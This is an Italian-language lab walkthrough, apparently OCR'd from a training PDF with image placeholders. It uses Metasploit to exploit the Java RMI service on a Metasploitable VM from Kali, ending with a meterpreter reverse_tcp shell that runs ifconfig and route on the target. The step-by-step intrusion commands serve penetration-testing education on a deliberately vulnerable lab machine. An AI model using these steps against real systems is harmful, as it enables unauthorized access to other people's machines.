


Settare la macchina metasploitable con l'indirizzo ip 192.168.11.112



Per settare l'ip digitare il comando sudo nano /etc/network/interfaces




Settare il file come segue




Effettuare gli stessi comandi su kali linux

Digitare il comando msfconsole su kali linux

Cercare la vulnerabilità con il comando search Java rmi



Digitare il comando use 4 per selezionare il Modulo evidenziato sopra




Usa il comando set RHOSTS per settare RHOSTS seguito dall’ip della macchina target

Ridigitare il comando show options per controllare di aver settato l’ RHOSTS

Digitare il comando exploit come sopra indicato.

Il caricamento del payload fallirà come sopra indicato.


Per poter riuscire ad adempiere il compiere bisogna cambiare payload



Per fare questo bisogna digitare il comando show target, grazie a questo comando si potranno vedere una serie di exploit targets


Digitare dunque il comando “set target 2”

Digitare il comando show payload per visualizzare tutti i payload disponibili legati all' opzione selezionata in precedenza.



Digitare il comando set payload 16 perché è il payload per via del fatto che è un payload simile a quello usato all'inizio e lo si comprende dalla parte /x86/meterpreter/reverse_tcp

Digito il comando rerun per rilanciare il payload



Una volta fatto questo mi trovo in meterpreter a questo punto digito il comando ifconfig per visualizzare l'ip target dal momento che tramite meterpreter sono all' interno della macchina target . nella sezione interfaces al punto evidenziato posso visualizzare l'ip target.

A questo punto digito il comando route per trovare le informazioni sulla tabella di routing della macchina vittima.